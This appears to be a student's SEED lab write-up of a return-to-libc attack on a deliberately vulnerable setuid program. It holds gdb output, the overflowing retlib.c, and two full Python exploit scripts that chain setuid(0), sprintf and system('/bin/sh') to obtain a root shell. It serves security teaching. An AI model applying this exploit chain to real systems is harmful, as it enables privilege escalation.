[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048524 in bof ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p setuid
$2 = {<text variable, no debug info>} 0xb7eb9170 <__setuid>
gdb-peda$ p exit
$3 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ disassemble bof
Dump of assembler code for function bof:
   0x0804851b <+0>:	push   ebp
   0x0804851c <+1>:	mov    ebp,esp
   0x0804851e <+3>:	sub    esp,0xa8
=> 0x08048524 <+9>:	mov    eax,ebp
   0x08048526 <+11>:	mov    DWORD PTR [ebp-0xc],eax
```

```
   0x08048526 <+11>:    mov    DWORD PTR [ebp-0xc],eax
   0x08048529 <+14>:    lea    eax,[ebp-0xa2]
   0x0804852f <+20>:    sub    esp,0x8
   0x08048532 <+23>:    push   eax
   0x08048533 <+24>:    push   0x8048690
   0x08048538 <+29>:    call   0x80483a0 <printf@plt>
   0x0804853d <+34>:    add    esp,0x10
   0x08048540 <+37>:    mov    eax,DWORD PTR [ebp-0xc]
   0x08048543 <+40>:    sub    esp,0x8
   0x08048546 <+43>:    push   eax
   0x08048547 <+44>:    push   0x80486ab
   0x0804854c <+49>:    call   0x80483a0 <printf@plt>
   0x08048551 <+54>:    add    esp,0x10
   0x08048554 <+57>:    mov    edx,DWORD PTR [ebp-0xc]
   0x08048557 <+60>:    lea    eax,[ebp-0xa2]
   0x0804855d <+66>:    sub    edx,eax
   0x0804855f <+68>:    mov    eax,edx
   0x08048561 <+70>:    sub    esp,0x8
   0x08048564 <+73>:    push   eax
   0x08048565 <+74>:    push   0x80486c3
   0x0804856a <+79>:    call   0x80483a0 <printf@plt>
   0x0804856f <+84>:    add    esp,0x10
   0x08048572 <+87>:    push   DWORD PTR [ebp+0x8]
   0x08048575 <+90>:    push   0x12c
   0x0804857a <+95>:    push   0x1
   0x0804857c <+97>:    lea    eax,[ebp-0xa2]
   0x08048582 <+103>:   push   eax
   0x08048583 <+104>:   call   0x80483c0 <fread@plt>
   0x08048588 <+109>:   add    esp,0x10
   0x0804858b <+112>:   mov    eax,0x1
   0x08048590 <+117>:   leave
   0x08048591 <+118>:   ret
End of assembler dump.
gdb-peda$ quit
```

```
[03/16/21]seed@VM:~/Assignment4_Return_to_libc$ retlib
Address of Buffer: 0xbffff0a6
Address of ebp: 0xbffff148
offset: 000000a2
Returned Properly
[03/16/21]seed@VM:~/Assignment4_Return_to_libc$ attack2.py
[03/16/21]seed@VM:~/Assignment4_Return_to_libc$ retlib
Address of Buffer: 0xbffff0a6
Address of ebp: 0xbffff148
offset: 000000a2
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[03/16/21]seed@VM:~/Assignment4_Return_to_libc$
```

myshel.c program:

myshel.c × attack2.py × retlib.c × exploit.py ×

```c
#include <stdlib.h>
#include <stdio.h>

void main(){
char* shell = getenv("MYSHELL");
if (shell)
printf("MYSHELL environment variable address: 0x%x\n", (unsigned int)shell);
}
```

relib.c program:

retlib.c × attack2.py × myshel.c × exploit.py × *attack1.

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 0 and 200 (cannot exceed 300, or
 * the program won't have a buffer-overflow problem). */
#ifndef BUF_SIZE
#define BUF_SIZE 150
#endif

int bof(FILE *badfile)
{
    char buffer[BUF_SIZE];

/************************************************************/
/*added below 5 lines to display the ebp address ,buffer address, offset value */
unsigned int *framep;
asm("movl %%ebp, %0" : "=r" (framep));
printf("Address of Buffer: 0x%.8x\n",(unsigned)buffer);
printf("Address of ebp: 0x%.8x\n",(unsigned)framep);
printf("offset: %.8x\n",((unsigned)framep - (unsigned)buffer) );
/************************************************************/

    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 300, badfile);

    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;

    /* Change the size of the dummy array to randomize the parameters
       for this lab. Need to use the array at least once */
    char dummy[BUF_SIZE*5];  memset(dummy, 0, BUF_SIZE*5);

    badfile = fopen("badfile", "r");
    bof(badfile);

    printf("Returned Properly\n");
    fclose(badfile);
    return 1;
}
```

attack2.py program:

attack2.py × myshel.c × retlib.c × exploit.py × *att

```
#!/usr/bin/python3
import sys

def tobytes (value):
 return (value).to_bytes(4,byteorder='little')

leaveret = 0x08048590 # Address of leaveret
sh_addr = 0xbfffff4d # Address of '/bin/sh' (MYSHELL environment variable value)
exit_addr = 0xb7e369d0 # Address of exit()
ebp_bof = 0xbffff148 # bof () ' s
setuid_addr = 0xb7eb9170 # Address of setuid ()
system_addr = 0xb7e42da0 # Address of system ()


content = bytearray(0xaa for i in range(162))

# From bof () to the first function
ebp_next = ebp_bof + 0x20
content += tobytes (ebp_next )
content += tobytes (leaveret )
content += b'A' * (0x20 - 2*4 )


# setuid()
ebp_next = ebp_next + 0x20
content += tobytes (ebp_next)
content += tobytes (setuid_addr)
content += tobytes (leaveret)
content += b'\0' * 4
content += b'A' * (0x20 - 4*4)

# system()
ebp_next = ebp_next + 0x20
content += tobytes (ebp_next)
content += tobytes (system_addr)
content += tobytes (leaveret)
content += tobytes (sh_addr)
content += b'A' * (0x20 - 4*4)

# exit()
content += tobytes (0xFFFFFFFF) # The value is not important
content += tobytes (exit_addr)

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Observation:

a. Noticed how the address randomization can be disabled, and the symbolic link of /bin/sh can be changed.
b. Noticed that how can we use myshel.c program to get address of environment variable MYSHELL value.
c. Noticed that debugging tool helps to find system (), exit (), setuid (), addresses.
d. Noticed that bof can be disassembled using disassemble command of gdb debugging tool.
e. Noticed that on using modified retlib program, we can print out the bof ebp value, buffer address and offset value.
f. Noticed how can we launch return_to_libc attack by constructing badfile using attack2.py program.
g. Noticed that after constructing the badfile and executing retlib program, it opens the shell prompt with root privileges.
h. Noticed that id command is used to check the privileges of the shell prompt opened before exiting from it.

Understanding:

i. Learnt that on running setuid(0) command, the privilege drop counter measure implemented in /bin/dash can be defeated.
ii. Learnt how can we use gdb tool to find the addresses of system (), exit (), setuid ().
iii. Learnt how can we use disassemble command to get the address of leaveret.
iv. Learnt how can we chain multiple functions with arguments.
v. Leant how can we defeat the countermeasure of /bin/dash drop privileges counter measure by executing the setuid(0) command.
vi. Learnt how can we launch the attack by launching the shell prompt with root privileges.
vii. Learnt how leaveret address can be used to change the ebp pointer value by directly jumping to function's epilogue for library functions that does not have the prologue and epilogue parts.
viii. Learnt how can we construct the function's stacks that are separated by some space to pass the arguments to the functions.
ix. Learnt how can we chain the functions with arguments to overflow the buffer and to launch the attack.
x. Learnt how can we pass the control from one lib function to another lib function by using leaveret address and chaining them in an appropriate order, so that the functions can be executed one after another.

<u>Task 6: Defeat Shell's countermeasure without putting zeros in input</u>

Apart from the address of system (), exit (), setuid() functions and the values ebp, leaveret address found in above step, I ran the gdb debugging tool to get sprintf () address.

Ran the gdb debugging tool for retlib, set the bof break point, executed run command, printed out address of sprintf () function. Then quit the debugging mode.

Modified the attack1.py with the addresses collected. It is like attack2.py program used in the above task but with slight difference to not to input '\0\0\0\0' directly. It is modified it in such a way that initially the dummy value is modified with '\0' the string terminator that can be found at end of /bin/sh string using the address of /bin/sh and the length of the string. Then used the sprintf function to replace 0XFFFFFFFF with '\0\0\0\0' two bytes '\0' at a time using the four cycles of for loop, then prepared the stacks in such a way that once the value of setuid argument is modified by sprintf function stacks, system(/bin/sh) and exit () functions stacks are chained to get executed. This file helps to construct a badfile to launch the attack. Referred the chain_attack.py program in the textbook for attack1.py program code.

Modified the retlib.c program to read 400 characters of badfile contents from 300 characters as the bad file, we constructed consist of stacks whose length exceeds 300 characters. Compiled the file by passing 150-character buffer size, specifying to setup non- executable stack and to disable the stack-guard.

Changed the owner of retlib file as root and permissions to 4755. Removed the badfile and created empty badfile.

Ran the attack1.py program to construct the badfile to overflow the buffer. Executed retlib.c program to launch the attack. On launching the attack, it opened the shell prompt with root privileges. Ran the id command and then exit command.

```
[03/16/21]seed@VM:~/Assignment4_Return_to_libc$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ b bof
Breakpoint 1 at 0x8048524
gdb-peda$ run
Starting program: /home/seed/Assignment4_Return_to_libc/retlib

[----------------------------------registers-----------------------------------]
EAX: 0x804b008 --> 0xfbad2488
EBX: 0x0
ECX: 0x0
EDX: 0xb7fba000 --> 0x1b1db0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbffff0d8 --> 0xbffff3f8 --> 0x0
ESP: 0xbffff030 --> 0x80486d2 --> 0x64616200 ('')
EIP: 0x8048524 (<bof+9>:        mov    eax,ebp)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x804851b <bof>:     push   ebp
   0x804851c <bof+1>:   mov    ebp,esp
   0x804851e <bof+3>:   sub    esp,0xa8
=> 0x8048524 <bof+9>:   mov    eax,ebp
   0x8048526 <bof+11>:  mov    DWORD PTR [ebp-0xc],eax
   0x8048529 <bof+14>:  lea    eax,[ebp-0xa2]
   0x804852f <bof+20>:  sub    esp,0x8
   0x8048532 <bof+23>:  push   eax
[------------------------------------stack-------------------------------------]
0000| 0xbffff030 --> 0x80486d2 --> 0x64616200 ('')
0004| 0xbffff034 --> 0xb7f6466c (",ccs=")
0008| 0xbffff038 --> 0x0
0012| 0xbffff03c --> 0x7c ('|')
0016| 0xbffff040 --> 0xb7e725a0 (<flush_cleanup>:       call   0xb7f2799d <__x86.get_pc_thunk.dx>)
0020| 0xbffff044 --> 0x0
0024| 0xbffff048 --> 0xb7e76f49 (<_int_malloc+9>:       add    edi,0x1430b7)
0028| 0xbffff04c --> 0xb7fba000 --> 0x1b1db0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048524 in bof ()
gdb-peda$ p sprintf
$1 = {<text variable, no debug info>} 0xb7e516d0 <__sprintf>
gdb-peda$ quit
```

```
[03/16/21]seed@VM:~/Assignment4_Return_to_libc$ gcc -DBUF_SIZE=150 -fno-stack-protector -z noexecstack -o retlib retlib.c
[03/16/21]seed@VM:~/Assignment4_Return_to_libc$ sudo chown root retlib
[03/16/21]seed@VM:~/Assignment4_Return_to_libc$ sudo chmod 4755 retlib
[03/16/21]seed@VM:~/Assignment4_Return_to_libc$ rm badfile
[03/16/21]seed@VM:~/Assignment4_Return_to_libc$ touch badfile
[03/16/21]seed@VM:~/Assignment4_Return_to_libc$ attack1.py
[03/16/21]seed@VM:~/Assignment4_Return_to_libc$ retlib
Address of Buffer: 0xbffff0a6
Address of ebp: 0xbffff148
offset: 000000a2
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
```

retlib.c program:

retlib.c × attack2.py × attack1.py × myshel.c × expl

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 0 and 200 (cannot exceed 300, or
 * the program won't have a buffer-overflow problem). */
#ifndef BUF_SIZE
#define BUF_SIZE 150
#endif

int bof(FILE *badfile)
{
    char buffer[BUF_SIZE];

/****************************************************************/
/*added below 5 lines to display the ebp address ,buffer address, offset value */
unsigned int *framep;
asm("movl %%ebp, %0" : "=r" (framep));
printf("Address of Buffer: 0x%.8x\n",(unsigned)buffer);
printf("Address of ebp: 0x%.8x\n",(unsigned)framep);
printf("offset: %.8x\n",((unsigned)framep - (unsigned)buffer) );
/****************************************************************/

    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 400, badfile);

    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;

    /* Change the size of the dummy array to randomize the parameters
       for this lab. Need to use the array at least once */
    char dummy[BUF_SIZE*5];  memset(dummy, 0, BUF_SIZE*5);

    badfile = fopen("badfile", "r");
    bof(badfile);

    printf("Returned Properly\n");
    fclose(badfile);
    return 1;
}
```

attack1.py program:

attack1.py × retlib.c × attack2.py × myshel.c

```python
import sys
def tobytes (value):
 return (value).to_bytes(4,byteorder='little')
sh_addr = 0xbfffff4d # Address of " / bin/sh"
leaveret = 0x08048590 # Address of leaveret
sprintf_addr = 0xb7e516d0 # Address of sprintf ()
setuid_addr = 0xb7eb9170 # Address of setuid ()
system_addr = 0xb7e42da0 # Address of system ()
exit_addr = 0xb7e369d0  # Address of exit ()
ebp_bof = 0xbffff148 # bof () ' s frame pointer
# Calculate the address of setuid ()' s 1st argument
sprintf_arg1 = ebp_bof + 12 + 5*0x20
# The address of a byte that contains 0x00
sprintf_arg2 = sh_addr + len("/bin/sh")
content= bytearray (0xaa for i in range (162))
# Use leaveret to return to the first sprintf()
ebp_next = ebp_bof + 0x20
content += tobytes(ebp_next)
content += tobytes(leaveret)
content += b'A' * (0x20 - 2*4 ) # Fill up the rest of the space
# sprintf (sprintf_arg1,sprintf_arg2)
for i in range (4) :
        ebp_next += 0x20
        content += tobytes (ebp_next)
        content += tobytes (sprintf_addr)
        content += tobytes (leaveret)
        content += tobytes (sprintf_arg1)
        content += tobytes (sprintf_arg2)
        content += b'A' * (0x20 - 5*4 )
        sprintf_arg1 += 1 # Set the address for the next byte
# setuid (0)
ebp_next += 0x20
content += tobytes (ebp_next)
content += tobytes(setuid_addr)
content += tobytes (leaveret)
content += tobytes (0xFFFFFFFF) # This value will be overwritten
content += b'A' * (0x20 - 4*4 )
# system ("/bin/sh")
ebp_next += 0x20
content += tobytes (ebp_next)
content += tobytes (system_addr)
content += tobytes (leaveret)
content += tobytes (sh_addr)
content += b'A' * (0x20 - 4*4 )
# exit()
content+= tobytes (0xFFFFFFFF) # The value is not important
content+= tobytes (exit_addr)
# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Observation:

a. Noticed that gdb debugging tool is used to find the sprintf() function address.
b. Noticed that instead of passing '\0\0\0\0' directly as an argument to setuid function,0xffffffff value is passed initially, later it is replaced by string terminator of "/bin/sh" string using sprintf function to replace that argument value two bytes at a time for four times using the for loop. Thereby avoiding direct supply of argument of setuid function.
c. Noticed that using attack1.py program, we constructed badfile to overflow the buffer and to launch the return_to_libc attack by executing setuid(0), system("/bin/sh") commands.
d. Noticed that how can we launch the shell prompt with root privileges by launching the return_to_libc attack.

Understanding:

i. Learnt that on running setuid(0) command, the privilege drops the counter measure implemented in /bin/dash can be defeated.
ii. Learnt how can we use gdb tool to find the addresses of sprintf ().
iii. Learnt how can we use the null terminator of shell address "/bin/sh" to replace the dummy argument value passed to setuid function.
iv. Learnt how can we chain multiple functions with arguments.
v. Leant how can we defeat the countermeasure of /bin/dash drop privileges counter measure, by executing the setuid(0) command.
vi. Learnt how can we launch the attack by launching the shell prompt with root privileges.
vii. Learnt how leaveret address can be used to change the ebp pointer value by directly jumping to function's epilogue for library functions that does not have the prologue and epilogue parts.
viii. Learnt how can we construct the function's stacks that are separated by some space to pass the arguments to the functions.
ix. Learnt how can we pass the control from one lib function to another lib function by using leaveret address and chaining them in an appropriate order, so that the functions can be executed one after another.

References:

1. Textbook Reference: Computer & Internet Security: A Hands-On Approach, Second Edition Publisher: Wenliang Du (May 1, 2019)
2. Videos Reference: Computer Security: A Hands-on Approach | Udemy
3. Code and Details Reference: Assignment Description sheet provided to complete this assignment.